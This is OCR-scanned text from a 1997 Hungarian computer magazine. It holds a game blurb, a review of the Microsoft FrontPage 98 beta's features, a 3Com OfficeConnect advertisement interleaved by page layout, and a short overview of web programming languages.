Mászkalós játék a javából! Re-mek grafikában, mesés animáció-ban és szuper játszhatóságban lesz részünk, ha belevágunk Crazy Drake, azaz az örült gácsér ka-landjaiba. A történet kezdetén Gácsér király és Gácsér királynő dél-re repülnek, hogy jól megérdemelt vakációjukat töltsék. Gácsér hercegre bízzák a királyságot és a szent aranytojást. Az egyik éjszaka azonban, miközben a herceg kedvenc videojátékát nyüstöli, az álnok Dr. FoulBrain ellopja a to-jást, és a segítségével egy gonosz hordát teremt, akik lerohanják a királyságot. Amikor a herceg

szembesül a történetekkel, örült gácsérrá vedlik át (ebben a szerelésben még a szülei sem ismernének rá), és elindul a nagy visszaszerző hadműveletre!

Az irányításról: jobb és bal nyíl – futás; felfelé nyíl – felnézés; le-felére nyíl – guggolás; Alt – ugrás; Ctrl – lövés; Tab – bombahasználat; F1 – help; F2 – mentés; F3 – visszatöltés.



Az utunk során természetesen sok-sok bónuszt szedhetünk fel (többek között extra időt és életet), és nem hiányoznak a játékból a rejtett pályák sem. Az élmény tehát garantáltan teljes lesz!

WEB-TERVEZÉS

Gomba módra szaporodnak az Internetre készülő programok.

Alábbi bemutatónk főszereplője is egy, a html oldalak, pontosabban teljes Webek készítésére és karbantartására szolgáló program, a Microsoft FrontPage 98, amelynek megjelenés előtti béta-változatát CD-mellékletünkre is felmásoltuk.

Kezdjük a bemutatást a FrontPage történetével. A Microsoft az utolsó pillanatban kapaszkodott fel az egyre gyorsabban száguldó Internet-vonatra. Web-oldalak készítésére szolgáló programja nem volt a cégnek, megvásárolták tehát a Vermeer Technologies akkor még szinte ismeretlen FrontPage nevű termékét. Ennek az 1.1-es változatát építették be a tavaly ősszel megjelent Windows NT szerver 4.0-ába. A termék történetében a következő mérföldkő a FrontPage 97 megjelenése volt, amely a múlt év végén mutatkozott be. Most, 97 szeptemberében viszont már a termék harmadik – FrontPage 98 jelű – verziójának béta-kiadásával is kiukkoltak a dolgozó fejlesztők.

Magazinunk e havi CD-mel-

- 1. A telepítés első képernyője és később a Help menüpont is jelzi, hogy egyelőre béta-programmal van dolgunk**
- 2. A Server Extensionsszel kapcsolatos összetevőket csak akkor telepítsük, ha Web szervert üzemeltetünk és a Webeket a FrontPage segítségével készítjük el. A teszteléshez az otthoni gépünkön ezekre a komponensekre nincs szükség**
- 3. A FrontPage Explorer megjelenése kísértetiesen hasonlít az Office 97-ben megismert Outlookra**

lékületén a program angol nyelvű változatát helyeztük el, amelyet a Microsoft Webjéről is letölthetünk (www.microsoft.com/frontpage). Megtalálható itt az Image Composer nevű program is (www.microsoft.com/imagecomposer), ez – miként a neve is sejteti – a Web-publikálásban

felhasználható grafikai program, műfaját tekintve a PhotoShophoz áll legközelebb. Bemutatására a következő számunkban kerítünk majd sort, amelynek CD-mellékletén természetesen a programot is megtalálják majd olvasóink.

Visszatérve a FrontPage-hez, rögtön a telepítés első képernyőjén világossá válik, hogy béta-programmal van dolgunk. A telepítés során az első megállót a telepíthető komponensek kiválasztásánál érdemes tartani. Ahhoz, hogy a FrontPage-dzsel készült Webeket megtekinthessük, szükség van egy Web szerverre is. Mivel Web szerver egyelőre nem minden háztartásban háztartási eszköz, javasoljuk a FrontPage szerves részét képező Personal Web Server telepítését, amely ugyanúgy viselkedik asztali gépünkön, mint nagy testvérei az igazi hálózaton. A telepítés során meg is kell adnunk egy adminisztratív felhasználót és a hozzá tartozó jelszót. Érdemes feltenni a kiegészítő ClipArtokat is, hogy lássuk a széles grafikai kínálatot, amelyből egy Web elkészítésekor építkezhetünk. A Server Extensionök feladatáról, működéséről következő számunkban szólnunk. A telepítés újraindítás után válik teljessé.

Az első benyomások

Egy Web elkészítése összetettebb folyamat, mint egy szö-

A kis üzlet nagy üzlet.

OfficeConnect

Tény, hogy a kis irodák száma meredeken nő.

Viszont a kis irodák PC-i vannak a legkevésbé hálózatba kötve. Ami viszont fantasztikus lehetőséget jelent azoknak a cégeknek, amelyek az OfficeConnect terméket alkalmazzák.

Az OfficeConnect olyan teljes körű hálózati megoldás, amelyet éppen a 2-20 felhasználó közötti irodák számára terveztek.

No de miért akarna egy néhány számítógépet használó cég hálózatot? Ugyanazért, amiért a több ezret használók: hogy megossza az információkat, áramvonalasabbá tegye a munkafolyamatokat és osztozzon használja rendszere erőforrásait (fax, printer). Egyszóval, hogy javítsa hatékonyságát.

Ezért van az, hogy az OfficeConnect egy teljes nagy irodai hálózat minden jellemzőjét felvonultatja. Csak kisebb kivitelben.

Könnyebben használhatóan. A kis irodák környezetéhez illetően. És a kis irodák számára elérhető áron.


Az OfficeConnect bőven tartalmaz növekedési lehetőséget. A telepítés, a konfigurálás és a bővítés „azonnal működik” jellegűen egyszerű, így az OfficeConnect alkalmazása könnyű. Az OfficeConnect terméket a hálózati technológia egyik vezetője, a 3Com fejlesztette ki és támogatja.

Ön felhasználhatja arra, hogy segítse vevői üzleti tevékenységének bővülését. No meg a sajátját is.

veges dokumentum megszerkesztése. Ha már tudunk is html oldalakat készíteni, még korántsem mondhatjuk, hogy készen vagyunk, hiszen a Web attól Web, hogy ezeket a html nyelven íródott önálló oldalakat valamilyen rendszerbe foglaljuk hivatkozások segítségével. A *FrontPage* ennek megfelelően két komponensből áll. Az egyik a *FrontPage Editor*, amely önálló oldalak készítésére szolgál, a másik a *FrontPage Explorer*, amely az így készült oldalak összefűzésében, átrendezésében jeleskedik. Ha tehát egy GIF állományt akarunk egy oldalra beszúrni, akkor a *FrontPage Editor*-t használjuk, ha pedig az oldalak sorrendjét akarjuk változtatni, akkor a *FrontPage Explorer*-t. A Web készítésének munkamenete a felülről lefelé való közelítés, azaz először megtervezzük a Web csontvázát képező oldalelrendezést és hivatkozásokat, majd egyesével megszerkesztjük az oldalakat.


A program teljes egészében Office 97 hatású. Az is hamar eligazodik a kezelésében, aki még soha életében nem látott Web-készítő programot. A *FrontPage* használata közben többször érez-

4. Web-oldalainkhoz az előre elkészített stílus-együttesekkel (Theme) rendelhetünk látványos megjelenést

5. A Thumbnail képek generálására vonatkozó paraméterek

6. Egy véletlenül választott Web oldal. Az itt található hirdetést akár a FrontPage 98 segítségével is készíthettük volna

könnyebben. Vegyük példának a bemutatókon használatos PowerPointot! Ha a bemutatót nemcsak hasznossá, de széppé is akarjuk tenni, akkor erre a leggyorsabb módszer, ha a kiválasztott sablont ráhúzzuk a bemutató diáira. Ettől minden dia háttérre azonos lesz, a főcíme azonos színnel és betűtípussal jelennek meg, sőt a számozás is mindig garantáltan középre kerül. A PowerPoint sablonjaihoz hasonlóan egy *FrontPage* témában is meg van adva, milyen legyen az oldalak háttér, milyen legyen a hivatkozások színe, milyen GIF képeket alkalmazunk a felsorolások előtt, miként fessenek a navigációt segítő nyomógombok, milyen legyen a

fejléc. A témákat alkalmazhatjuk korlátozottan is, azaz az aktív (mozgó) tartalmat kihagyhatjuk, kikapcsolhatjuk a háttérkép használatát vagy előírhatjuk élénk színek használatát. A termék végleges változata több mint 50 stílusgyűjteményt tartalmaz majd, amiből a béta-változat csak néhányat rejt mintaképpen.

tük úgy, hogy éppen valamelyik Office 97 komponenssel dolgozunk. Később látni fogjuk, hogy több, az Office 97-ben található megoldás egy az egyben megtalálható a *FrontPage*-ben is (Clip-Art-kezelés, táblázatrajzolás kezel stb.).

Az Office 97-ről többször írtunk már a Computer Panoráma hasábjain. Az Office 97 egyik tagja a levelező és személyi adatokat nyilvántartó és rendszerező program, az Outlook 97. Aki találkozott már ezzel a termékkel, annak a *FrontPage Explorer* indítása után azonnal *deja vu* érzése támad, s nem véletlenül, hiszen a két program azonos megoldásokat használ az információ kezelésére. Ahogy az Outlook pulton (így hívjuk a bal oldali függőleges oszlopot) váltunk a

naptárunk, névjegykártyáink, feljegyzéseink, elektronikus üzeneteink között, úgy váltunk a *FrontPage 98*-ban a hivatkozások, grafikus témák (*Themes*), elvégzendő feladatok (*Tasks*) és a hierarchikus nézet (*Navigation*) között.

Minden Webnek két nézete van. Egy, amit mint végfelhasználók a böngésző programon keresztül látunk és egy másik, amelyet a fejlesztők látnak. Mondanunk sem kell, hogy e két nézet lényegesen eltér egymástól. A Web-fejlesztők a *színfalak mögött* hivatkozásokat, fájlokat, könyvtárakat, scripteket, Java-kiszolgálásokat, ActiveX-vezérlőket, adatbázishoz kapcsolódó űrlapokat látnak. A *FrontPage Explorer* szinte kényezteteti a fejlesztőket, mert ugyanazt a

Webet többféle nézetben is láttatni tudja velük. Lássuk ezek után, hogy a *FrontPage 98* birtokában milyen fogásokkal gyorsíthatjuk meg a Web-készítés feladatát!

FrontPage témák

Egy-egy Web-oldal, akár csak egy Word dokumentum vagy még inkább egy PowerPoint bemutató, jó néhány könnyen azonosítható elemből épül fel. A *FrontPage* témának hála, előre elkészített grafikák, szövegstílusok egyetlen lépésben rendelhetők hozzá a Web-oldalakhoz. Mindez egy analógiát használva világítható meg a leg-

Közvetlen képszerkesztés

Nincs Web grafika nélkül. Hogy ne kelljen minden egyes apró képmódosításhoz önálló grafikai programot elindítanunk, betölteni a képet, módosítani, elmenteni, majd újra beszúrni, ezért a leggyakoribb képmanipulálásra szolgáló eszközök közvetlenül a szerkesztőben rendelkezésre állnak. Szintén a képszerkesztésre szolgáló eszközsoron találjuk azt az eszközt, amellyel *kattintásra érzékeny felületeket* hozhatunk létre a Web-oldalakba ágyazott grafikákhoz. Ha GIF állományokkal dolgozunk, akkor szintén jól jöhet az *átlátszóság* eszköze, amellyel eltüntethetjük a GIF képek háttérét, olyan érzetet keltve, mintha a grafika közvetlenül az oldalba lenne bepréselve. Bármilyen grafikát átméretezhetünk közvetlenül a szerkesztőben.

Auto Thumbnail

Nemcsak képszerkesztő programokban, de a Weben is egyre többször találkozunk azzal a *költségkímélő megoldással*, hogy a *grafikákat* nem nagy méretben, hanem *kicsinyített formában tárolják az oldalon*. Akit

KORÁT MEGELŐZVE


A béta-program érvényessége 1997. december 31-én jár le. Ügyeljünk a dátumra, nehogy egy határidős munka leadása késsen a figyelmetlenségünk miatt! Erre az időpontra már valószínűleg boltokba kerül a termék végleges változata is, noha már *FrontPage 98*-nak hívják.

érdekelnek az adott kép részletei (például egy termék esetén), s vállalja a letöltés telefonköltségeit, a nagyított (eredeti) változatot is megtekintheti, ha a kicsinyített képre kattint.

Egy ilyen kép elkészítése a következő lépésekből áll: eredeti kép kicsinyítése grafikai programmal, mentés, Web-oldalba ágyazás, hivatkozás létrehozása egy másik oldalra, ahova előtte az eredeti képet el kell helyeznünk. Képzeld el, hogy ezt a műveletet több száz képen is el kell végeznünk azért, mert mondjuk egy termékkatalógust készítünk. A FrontPage 98-cal az előbb felsorolt munkafolyamat mindössze egy mozdulattá zsugorodik. Mutassunk rá egy Web-oldalba ágyazott grafikára, válasszuk a *Tools* menüben az *Auto Thumbnail* parancsot és készen is vagyunk, a szükséges lépéseket a FrontPage a háttérben elvégzi.

Forgó hirdetések

A Web kereskedelmi jellege egyre jobban tükröződik az oldalak megjelenésében. A Web-hirdetések nagy százalékban követik a következő formulát: téglalap alapú tartomány, amelyben némi animáció kíséretében váltják egymást a hirdető Web-címére mutató képek. Nos, nem kell tovább sóvárognunk az ilyen jellegű megoldások után, a FrontPage 98 ennél többre is képes. Tetszőleges számú képet adhatunk meg, mindegyikhez önálló hivatkozást rendelhetünk és előírhatjuk, hogy a képek milyen animáció keretében cseréljék egymást. Érdekes a képeket egységes méretűre készíteni, de még ez sem követelmény.


7. Szabadkézzel rajzolt táblázat, mozgó GIF képeket tartalmazó felsorolás az egyik cellában, kattintás-érzékeny kép a másikban

8. A színüket, formájukat változtató nyomógombok mögött valóban Java kisalkalmazások állnak

9. Egy Web hivatkozásokon keresztül képe. Ez a megjelenítés volt a FrontPage 97 jellemzője, amely továbbiakkal kiegészülve megmaradt

Hover Button

*Hover Button*nak hívjuk az olyan Web-oldalakba épített nyomógombokat, amelyek felett az egerünkkel megállva azok megváltoztatják a színüket, esetleg a felirat szövegét vagy akár az alakjukat. A *Hover Button* működése mögött valóban Java kisalkalmazások szorgoskodnak; nem animált GIF képekkel van dolgunk. A Front-

Page 98 lehetőséget teremt ilyen nyomógombok készítésére, az animációhoz szükséges Java alkalmazásokat beágyazza és megfelelően paraméterezi.

Osztott keretek, fejlécek

Egységes oldalak, könnyű navigáció. Ha e kettő megvan, akkor a Web-felhasználó nem téved el a legbonyolultabb Web-oldalak szövevényében sem. A FrontPage 98 lehetőséget ad arra, hogy fej-, vagy akár láb-lécszerű állandó tartalommal lássuk el oldalainkat. Képzeld el egy olyan fejléct, amely a Webünk minden oldalán megtalálható, és amelyet használva a három legfontosabb oldalra bármikor elugorhatunk! Az osztott kereteket ilyen és ehhez hasonló oldalak készítéséhez használhatjuk fel.

Számláló

A Webek első oldalán gyakran látható elem a látogatók számolására szolgáló kis mérőműszer. Nos, a

FrontPage 98-at jó néhány számláló formátummal ellátták. Választhatunk digitális éretűt vagy kissé művészebb kivitelűt is. Aki pedig nem riad vissza egy kis kegyes csalástól, annak figyelmébe ajánljuk a szabadon beállítható kezdőértéket.

Táblázatkezelés


A Web-fejlesztők a *profli elrendezésű oldalakat táblázatok segítségével készítik.* A táblázatok használata nagyban megkönnyíti a grafikák, szövegek pozicionálását. A táblázatok használatának másik előnye, hogy a *böngésző ablakának átméretezésekor az oldal megtartja elrendezését,* és nem csúsznak egy-

másra az oldalon található képek, feliratok, szövegrészek. Amikor a Web-fejlesztők egy html szerkesztőt értenek, akkor nagy hangsúlyt fektetnek a jó táblázatkezelésre. Ezért a Microsoftnál jelentősen továbbfejlesztették ezeket a képességeket. Ha azt mondjuk, hogy a Web-táblázat rajzolása gyakorlatilag a Word tá-

blázat rajzolásával azonos, akkor nem tévedünk sokat. A FrontPage98 azonban túlmutat a Word lehetőségein azzal, hogy lehetőséget teremt a *cellák színezésére, textúrák, kitöltő képek, tetszőleges szöveg elhelyezésére.* Sőt a táblázat egy cellájába *további táblázatot is beszúrhatunk.* Elvégezhetjük mindezt menüpontokon keresztül, de rajzolhatunk szabadkézzel is, úgy, ahogy azt a Word 97-ben már megtapasztalhattuk.

Most röviden felsoroljuk azokat az elemeket, amelyekről következő számunkban szólunk részletesen. S ha ennyi elég volt kedvteremtőnek, akkor elő a CD-melléklettel! Következő számunkban teljesebbé tesszük a képet a Server Extensionsök bemutatásával, amelyek ahhoz kellenek, hogy a FrontPage-dzsel készített Webeket egy tetszőleges Web szerveren publikálhassuk. A FrontPage 98 számára nem ismeretlen jó néhány internetes újdonság, így például a Dinamikus HTML, az internetes csatornák formátuma, a Channel Definition Format (CDF) és kezeli a Cascading Style Sheeteket. Ezekről szól esik majd októberi számunkban.

-hect

Egy Web-oldalon nem csupán szöveget és képeket lehet megjeleníteni, a Web ugyanis programozható. Ez pedig azt jelenti, hogy alkalmazásokat fejleszthetünk, multimédia kiadványokat készíthetünk. Mindebből persze az is következik, hogy egy *html szerkesztőnek* többnek kell lennie egy szövegszerkesztőnél, s lehetőséget kell nyújtania a különböző alkalmazások beillesztésére is.

A Web.Designer mindenképpen megfelel az említett követelményeknek, már csak azért is, mivel a vele való munka során a Weben elterjedt programozási nyelveket is használhatjuk.

Ilyen például az interpreter típusú *Perl programozási nyelv* (*Practical Extraction Report Language*), amely különböző platformokon fut, így tökéletes a Web programozására. Ugyancsak itt kell megemlítenünk a *CGI-t* (*Common Gateway Interface*), amely jelölőnyelvek, listák segítségével megkönnyíti az adatbevitelt a html oldalakon.

Az említett nyelveken megírt scriptek azután *interaktív kapcsolatot* teremtenek a kiszolgáló és a felhasználó között.

Más téren élheti ki alkotói vágyát az, aki a VRML (Virtual Reality Modelling Language) nyelvet használja. Ennek a segítségével 3D-s objektumok készíthetők, bejárhatók virtuális tájak, útvesztők. (A VRML-ről a Windows Panoráma 1997/7-es számában részletesen is olvashatnak.)

Látványos és sokoldalú megoldásokat kínál a Sun Microsystems által kifejlesztett *Java* nyelv is.


A Javában írt appleteket multimédia alkalmazásoktól az adatbázisokig a letöltésük után futtathatjuk gépünkön.

S végül itt van a Microsoft *ActiveX-e*, amely szintén a Web interaktív és multimédia lehetőségeit támogatja ki. Ráadásul az ActiveX objektumokat többek között Visual Basic és Visual C++ környezetben is használhatjuk.


